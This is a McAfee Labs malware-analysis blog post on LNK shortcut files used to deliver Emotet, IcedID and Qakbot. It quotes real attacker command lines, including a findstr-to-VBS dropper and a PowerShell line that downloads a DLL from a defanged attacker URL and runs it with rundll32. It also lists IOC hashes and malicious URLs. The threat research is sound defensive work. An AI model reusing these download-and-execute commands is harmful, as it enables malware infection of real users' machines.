Rise of LNK (Shortcut files) Malware

mcafee.com/blogs/other-blogs/mcafee-labs/rise-of-lnk-shortcut-files-malware/

June 21, 2022

McAfee Labs

Jun 21, 2022

6 MIN READ

Authored by Lakshya Mathur

An LNK file is a Windows Shortcut that serves as a pointer to open a file, folder, or application. LNK files are based on the Shell Link binary file format, which holds information used to access another data object. These files can be created manually using the standard right-click create shortcut option or sometimes they are created automatically while running an application. There are many tools also available to build LNK files, also many people have built “lnkbombs” tools specifically for malicious purposes.

During the second quarter of 2022, McAfee Labs has seen a rise in malware being delivered using LNK files. Attackers are exploiting the ease of LNK, and are using it to deliver malware like Emotet, Qakbot, IcedID, Bazarloaders, etc.

Figure 1 – Apr to May month geolocation of the LNK attacks

In this blog, we will see how LNK files are being used to deliver malware such as Emotet, Qakbot, and IcedID.

Below is a screenshot of how these shortcut files look to a normal user.



Figure 2 _ LNK files as seen by a normal user

LNK THREAT ANALYSIS & CAMPAIGNS

With Microsoft disabling office macros by default malware actors are now enhancing their lure techniques including exploiting LNK files to achieve their goals.

Threat actors are using email spam and malicious URLs to deliver LNK files to victims. These files instruct legitimate applications like PowerShell, CMD, and MSHTA to download malicious files.

We will go through three recent malware campaigns Emotet, IcedID, and Qakbot to see how dangerous these files can be.

EMOTET

Infection-Chain



Figure 3 _Emotet delivered via LNK file Infection-Chain

Threat Analysis



Figure 4 _ Email user received having malicious LNK attached
In Figure 4 we can see the lure message and attached malicious LNK file.

The user is infected by manually accessing the attached LNK file. To dig a little deeper, we see the properties of the LNK file:



Figure 5 _Properties of Emotet LNK sample

As seen in Figure 5 the target part reveals that LNK invokes the Windows Command Processor (cmd.exe). The target path as seen in the properties is only visible to 255 characters. However, command-line arguments can be up to 4096, so malicious actors can that this advantage and pass on long arguments as they will be not visible in the properties.

In our case the argument is /v:on /c findstr “glKmfOKnQLYKnNs.*” “Form 04.25.2022, US.lnk” > “%tmp%\YlScZcZKeP.vbs” & “%tmp%\YlScZcZKeP.vbs”



Figure 6 _ Contents of Emotet LNK file

Once the findstr.exe utility receives the mentioned string, the rest of the content of the LNK file is saved in a .VBS file under the %temp% folder with the random name YlScZcZKeP.vbs

The next part of the cmd.exe command invokes the VBS file using the Windows Script Host (wscript.exe) to download the main Emotet 64-bit DLL payload.

The downloaded DLL is then finally executed using the REGSVR32.EXE utility which is similar behavior to the excel(.xls) based version of the emotet.

ICEDID

Infection-Chain



Figure 7 _ IcedID delivered via LNK file Infection-Chain

Threat Analysis

This attack is a perfect example of how attackers chain LNK, PowerShell, and MSHTA utilities target their victims.

Here, PowerShell LNK has a highly obfuscated parameter which can be seen in Figure 8 target part of the LNK properties



Figure 8 _ Properties of IcedID LNK

sample
The parameter is exceptionally long and is not fully visible in the target part. The whole obfuscated argument is decrypted at run-time and then executes MSHTA with argument hxxps://hectorcalle[.]com/093789.hta.

The downloaded HTA file invokes another PowerShell that has a similar obfuscated parameter, but this connects to Uri hxxps://hectorcalle[.]com/listbul.exe

The Uri downloads the IcedID installer 64-bit EXE payload under the %HOME% folder.

QAKBOT

Infection-Chain



Figure 9 _ Qakbot delivered via LNK file Infection-Chain

Threat Analysis

This attack will show us how attackers can directly hardcode malicious URLs to run along with utilities like PowerShell and download main threat payloads.



Figure 10 _ Properties of Qakbot LNK sample

In Figure 10 the full target part argument is “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit iwr -Uri hxxps://news-wellness[.]com/5MVhfo8BnDub/D.png -OutFile $env:TEMP\test.dll;Start-Process rundll32.exe $env:TEMP\test.dll,jhbvygftr”

When this PowerShell LNK is invoked, it connects to hxxps://news-wellness[.]com/5MVhfo8BnDub/D.png using the Invoke-WebRequest command and the download file is saved under the %temp% folder with the name test.dll

This is the main Qakbot DLL payload which is then executed using the rundll32 utility.

CONCLUSION

As we saw in the above three threat campaigns, it is understood that attackers abuse the windows shortcut LNK files and made them to be extremely dangerous to the common users. LNK combined with PowerShell, CMD, MSHTA, etc., can do severe damage to the victim’s machine. Malicious LNKs are generally seen to be using PowerShell and CMD by which they can connect to malicious URLs to download malicious payloads.

We covered just three of the threat families here, but these files have been seen using other windows utilities to deliver diverse types of malicious payloads. These types of attacks are still evolving, so every user must give a thorough check while using LNK shortcut files. Consumers must keep their Operating system and Anti-Virus up to date. They should beware of phishing mail and clicking on malicious links and attachments.

IOC (Indicators of Compromise)

Type	SHA-256	Scanner	
Emotet LNK	02eccb041972825d51b71e88450b094cf692b9f5f46f5101ab3f2210e2e1fe71	WSS	LNK/Emotet-FSE
IcedID LNK	24ee20d7f254e1e327ecd755848b8b72cd5e6273cf434c3a520f780d5a098ac9	WSS	LNK/Agent-FTA Suspicious ZIP!lnk
Qakbot LNK	b5d5464d4c2b231b11b594ce8500796f8946f1b3a10741593c7b872754c2b172	WSS	LNK/Agent-TSR
URLs (Uniform Resource Locator)	hxxps://creemo[.]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/ hxxp://filmmogzivota[.]rs/SpryAssets/gDR/ hxxp://demo34.ckg[.]hk/service/hhMZrfC7Mnm9JD/ hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/ hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1/ hxxps://hectorcalle[.]com/093789.hta hxxps://hectorcalle[.]com/listbul.exe hxxps://green-a-thon[.]com/LosZkUvr/B.png	WebAdvisor	All URLs Blocked

McAfee Labs Threat Research Team
McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

More from McAfee Labs

Instagram credentials Stealers: Free Followers or Free Likes

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

Jun 10, 2022 | 6 MIN READ

Instagram credentials Stealer: Disguised as Mod App

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

Jun 10, 2022 | 4 MIN READ

Phishing Campaigns featuring Ursnif Trojan on the Rise

Authored by Jyothi Naveen and Kiran Raj McAfee Labs have been observing a spike in phishing campaigns...

Jun 07, 2022 | 6 MIN READ

Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 25, 2022 | 4 MIN READ

Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet’s Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

'Tis the Season for Scams

'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ

The Newest Malicious Actor: "Squirrelwaffle" Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ

Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ